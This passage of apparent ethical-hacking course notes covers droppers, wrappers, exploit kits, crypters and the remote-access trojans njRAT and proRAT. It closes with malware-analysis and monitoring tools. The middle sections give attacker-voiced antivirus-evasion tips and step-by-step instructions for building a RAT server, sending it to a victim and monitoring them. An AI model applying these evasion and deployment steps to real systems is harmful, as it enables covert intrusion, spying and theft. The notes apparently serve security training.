These droppers are available for both Windows and Android phones. On Windows, they copy malicious files on to Windows drive without taking any prior permission from user. Whereas in Android, they install apps without letting user know about them. In an Android operating system, malicious apps to be dropped are mostly contained in Android/Trojan Dropper's Assets Directory.



◦ Example of a Dropper:

- Installation path: c:\windows\system32\svchosts.exe
- Autostart: HKLM\Software\Mic...\\run\Iexplorer.exe

◦ Malicious code:

- Client address: client.attacker.com
- Dropzone: dropzone.attacker.com

◦ A genuine application:

- File name: chess.exe
- Wrapper data: Executable file

❖ Step 3 – create a wrapper

Wrapper wraps dropper, malicious code, genuine code into one exe package. When the user runs the wrapped EXE, it first installs the Trojan in the background and then runs the wrapping application in the foreground. Some of these wrappers are,


- ✓ IExpress wizard
- ✓ Elite wrap
- ✓ Advanced file joiner
- ✓ Soprano 3
- ✓ Exe2vbs



❖ Step 4 – propagation


This happens when user clicks,

- ✓ on the malicious link
- ✓ malicious email attachments
- ✓ socially engineered pop-up ads
- ✓ wrapped programs



- ❖ step 5 – execute the dropper
 - ✓ disguise -> trusted file (executable file)
 - ✓ extracts the malware components hidden in it and executes them
 - ✓ serve as a decoy to focus attention away from malicious activities

❖ step 6 – execute the damage routine (delivers payloads)



➤ Exploit Kit


An exploit kit or crime ware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system. Exploit kits (or exploit packs) are automated programs used by attackers to exploit known vulnerabilities in systems or applications. Exploit kits target multiple vulnerabilities at the same time and comprise everything the criminal needs to carry out the attack.

There are several stages necessary for an exploit to be successful:

- ✓ Establish contact with the host environment through a landing page - The first stage of the exploit uses a landing page of a website that has been compromised. Victims are encouraged to visit this site, for example, through an email link, a popup, or a malicious advertisement.
- ✓ Redirect to an alternative landing page and detect vulnerabilities in the host that can be exploited - Code embedded into this landing page then proceeds to determine if the victim's device has any vulnerable browser-based applications that correspond to the exploits in the kit.
If no vulnerabilities are detected (that is, everything is up to date and all holes are patched), then the attack stops. But if a vulnerability is found, then the website will send traffic to the exploit.
- ✓ Carry out the exploit to spread malware.
- ✓ Infect the host environment by executing the malware

Exploit Kits

- ✓ Infinity
- ✓ Phoenix Exploit Kit
- ✓ Blackhole Exploit Kit
- ✓ Bleedinglife
- ✓ Crimepack



➤ Evading Anti-Virus Techniques

- ✓ Break the Trojan file into multiple pieces and zip them as single file.
- ✓ ALWAYS write your own Trojan, and embed it into an application.

- ✓ Change Trojan's syntax {Convert an EXE to VB script, Change .EXE extension to.DOC.EXE, PPT.EXE or.PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)}
- ✓ Change the content of the Trojan using hex editor and also change the checksum and encrypt the file.
- ✓ Never use Trojans downloaded from the web (antivirus can detect these easily)

➤ RATs


A remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment. Once the host system is compromised, the intruder may use it to distribute RATs to other vulnerable computers and establish a botnet.

RATs


- ✓ njRAT
- ✓ proRAT
- ✓ mosucker
- ✓ theef

➤ proRAT


ProRat is a Remote Administration Tool made by PRO Group. ProRat was written in C programming language and its capable to work with all windows operating systems. ProRat is made for remoting your own computers from other computers. ProRat supports lots of languages.



- ✓ install
- ✓ create the proRAT server (define the port, victim name, password)



- ✓ send it to victim pc and run
- ✓ connect to victim pc



- ✓ start monitoring




➤ njRAT Trojan kit

NjRat has capabilities to log keystrokes, access the victim's camera, steal credentials stored in browsers, open a reverse shell, upload/download files, view the victim's desktop, perform process, file, and registry manipulations, and capabilities to let the attacker update, uninstall, restart, close, disconnect the RAT and rename its campaign ID. Through the Command & Control (CnC) server software, the attacker has capabilities to create and configure the malware to spread through USB drives.

- ✓ Install njRAT on attacking pc
- ✓ Define the communicating port and start



- ## ✓ Creating the agent software



- ✓ Install the agent on victim pc


Scre	Name	IP	PC	User	Install Date	Flag	Country	Operating System	Cam	Ver	Ping	Active Window
	HackEd_60A847D1	192.168.1.6	WIN7-PC	win7	21-01-18		N/A	Win 7 Enterprise SP1 x64	No	0.7d	000ms	Program Manager

- ✓ Start monitoring

Screen	Name	IP	PC	User	Install Date	Flag	Country	Operating System	Cam	Ver	Ping	Active Window
	HackEd_60A847D1	192.168.1.6	WIN7-PC	win7	21-01-18		N/A	Win 7 Enterprise SP1 x64	No	0.7d	000ms	Chatting With >> !-Hacker-!

Screen	Name	IP	PC	User	Install Date	Flag	Country	Operating System	Cam	Ver	Ping	Active Window
	HackEd_60A847D1	192.168.1.6	WIN7-PC	win7	21-01-18	?	N/A	Win 7 Enterprise SP1 x64	No	0.7d	000ms	Chatting With >> l-Hacker-l
[HackEd_60A847D1/win7/Win 7 Enterprise SP1 x64]												
	File Manager	Process Manager	Connections	Registry	Remote Shell							
	Services											
	Service	Display Name			Type							
	AeLookupSvc	Application Experience			Win32ShareProcess							
	ALG	Application Layer Gateway Service			Win32OwnProcess							
	ApplIDSvc	Application Identity			Win32ShareProcess							
	Appinfo	Application Information			Win32ShareProcess							
	AppMgmt	Application Management			Win32ShareProcess							
	AudioEndpointBuilder	Windows Audio Endpoint Builder			Win32ShareProcess							
	AudioSrv	Windows Audio			Win32ShareProcess							
	AxInstSV	ActiveX Installer (AxInstSV)			Win32ShareProcess							
	BDESVC	BitLocker Drive Encryption Service			Win32ShareProcess							
	BFE	Base Filtering Engine			Win32ShareProcess							
	BITS	Background Intelligent Transfer Service			Win32ShareProcess							
	Browser	Computer Browser			Win32ShareProcess							

✓ Victim pc



➤ Crypters

Crypter is a software used to hide our viruses, keyloggers or tools from antivirus so that they are not detected by antivirus. Thus, a crypter is a program that allows users to encrypt the source code of their program. Generally, antivirus work by splitting source code of application and then search for certain string within source code. If antivirus detects any certain malicious strings, it either stops scan or deletes the file as virus from system.


Crypter simply assigns hidden values to each individual code within source code. Thus, the source code becomes hidden. Hence, our encrypted file becomes UD (undetectable) or FUD (fully undetectable).

Crypters:


- ✓ Sways crypter

➤ Sways crypter

- ✓ Install
- ✓ Attaching



- ✓ Encrypted file




➤ Creating malwares

This can be performed using a language or it's easy to do this with virus making software.

- JPS virus maker
- Terabit virus maker
- Internet worm maker thing

➤ Malware structure analyzing

- IDA tool
 - ✓ Install
 - ✓ Attach the suspicious file



✓ Analyzing

The screenshot shows the IDA Pro interface analyzing the file C:\Users\win7\Desktop\setup.exe. The assembly view displays the following code snippet:

```
mov edx, [eax+20h]
mov eax, ds:dword_40CE28
call sub_4074C8
mov edx, offset unk_40CE40
mov ecx, 40h
mov eax, ds:dword_40CE28
call sub_4074A0
mov eax, offset unk_40CE40
mov edx, offset aInnoSetupSetup ; "Inno Setup Setup Data (5.5.0)"
mov ecx, 40h
call sub_40270C
jz short loc_409D84
```

The control flow graph (CFG) below the assembly view shows the flow of execution. A red arrow points from the final instruction of the main block to a call to `sub_409AA0`. From there, a blue arrow points down to another call instruction, and a green arrow points right to a third call instruction.

- Olly DBG
- Virus total (online)

The screenshot shows the VirusTotal analysis results for the file f329b5698b12cac1a2738aea0a99253fb2ab1fd177dfc61de6a1a2e3521dccc3. The summary indicates 44 engines detected this file.

File details:
f329b5698b12cac1a2738aea0a99253fb2ab1fd177dfc61de6a1a2e3521dccc3
cfcc3
virus.exe
44bits assembly invalid-rich-pe-linker-version pexe

Score: 71

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
AhnLab-V3	Trojan/Win32.RL_Generic:R360542	ALYac	Trojan.Metasploit.A
SecureAge APEX	Malicious	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cynet	Malicious.2d9b37
Cylance	Unsafe	Cynet	Malicious (score: 100)

➤ Jotti (online)

The screenshot shows the Jotti malware scan interface. At the top, there's a message about cookie usage and a 'Privacy policy' button. Below that, the file details for 'virus.exe' are shown, including its name, size, type, first seen, MD5, and SHA1. A large section below lists the results from various antivirus engines:

Engine	Date	Signature
Avast!	Jan 19, 2021	Win64.Evo-gen
Clem AV	Jan 18, 2021	Found nothing
eScan	Jan 19, 2021	Trojan.Metasploit.A
FORTINET	Jan 19, 2021	W64/Rozena.Jtr
F-Secure	Jan 18, 2021	Trojan.TR/Crypt.XPACK.Gen?
IKARUS	Jan 18, 2021	Trojan.Win64.Rozena
SOPHOS	Jan 18, 2021	ATK/Meter.C
VBA32	Jan 18, 2021	Found nothing
Bitdefender	Jan 18, 2021	Trojan.Metasploit.A
Dr.Web	Jan 19, 2021	BackDoor.Shell.244
ESET	Jan 18, 2021	Win64/Rozena.J
F-PROT	Jan 19, 2021	W64/S-c4a&ef26!Eldorado
GDATA	Jan 19, 2021	Trojan.Metasploit.A
K7GW	Jan 18, 2021	Trojan (004fae881)
TREND	Jan 17, 2021	TROJ64_SWPORT.SMT

➤ Monitoring tools

➤ TCP view

TCPView is a Windows program that will show you detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections. On Windows Server 2008, Vista, and XP, TCPView also reports the name of the process that owns the endpoint. TCPView provides a more informative and conveniently presented subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality.

The screenshot shows the TCPView application window. It displays a list of network connections, with 'lsass.exe' having port 520 listening on 'desktop-dg743m'. A properties dialog is open for this connection, showing the process name as 'Local Security Authority Process' (Microsoft Corporation, Version: 10.00.10586.0000), the path as 'C:\Windows\System32\lsass.exe', and two buttons: 'End Process' and 'OK'. The main table lists other processes like services.exe, SkypeHost.exe, and svchost.exe along with their respective PID, Protocol, Local Address, Local Port, Remote Address, Remote Port, State, Sent Packets, and Sent Bytes.


Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes
lsass.exe	520	TCPV6	desktop-dg743m	1538	desktop-dg743m	0	LISTENING		
services.exe	512	TCP					LISTENING		
services.exe	512	TCPV6					LISTENING		
SkypeHost.exe	4392	TCP					LISTENING		
SkypeHost.exe	4392	UDP					LISTENING		
snmp.exe	1300	UDP					LISTENING		
snmp.exe	1300	UDPV6					LISTENING		
spoolsv.exe	1060	TCP					LISTENING		
spoolsv.exe	1060	TCPV6					LISTENING		
svchost.exe	628	TCP					LISTENING		
svchost.exe	736	TCP					LISTENING		
svchost.exe	852	TCP					LISTENING		
svchost.exe	1180	TCP					LISTENING		
svchost.exe	852	UDP					LISTENING		
svchost.exe	728	UDP					LISTENING		
svchost.exe	728	UDP					LISTENING		
svchost.exe	852	UDP					LISTENING		
svchost.exe	728	UDP					LISTENING		
svchost.exe	788	UDP	DESKTOP-DG7R...	ws-discovery	x	x			
svchost.exe	852	UDP	DESKTOP-DG7R...	ipsec-msft	x	x			
svchost.exe	872	UDP	DESKTOP-DG7R...	5353	x	x			
svchost.exe	872	UDP	DESKTOP-DG7R...	llmnr	x	x			

➤ CurrPorts

CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, and so on), the time that the process was created, and the user that created it.

In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP ports information to HTML file , XML file, or to tab-delimited text file.

CurrPorts also automatically mark with pink color suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons)



➤ Winpatrol

WinPatrol is a free security utility that allows you to get a closer look under the hood of Windows so that you can detect programs that should not be running. When using WinPatrol, you will be shown various tabs that show information about configuration sections in Windows. These tabs allow you to get a good overview of what programs are starting and files that may have been left behind by malware.

Some of the information that WinPatrol displays include:

- ✓ Active Tasks
- ✓ Services
- ✓ Startup Programs
- ✓ Cookies
- ✓ File Types
- ✓ Hidden Files

To make it easier to interpret the information being displayed, WinPatrol will automatically whitelist services and startup items that belong to Microsoft. This allows you to quickly spot ones that do not belong.

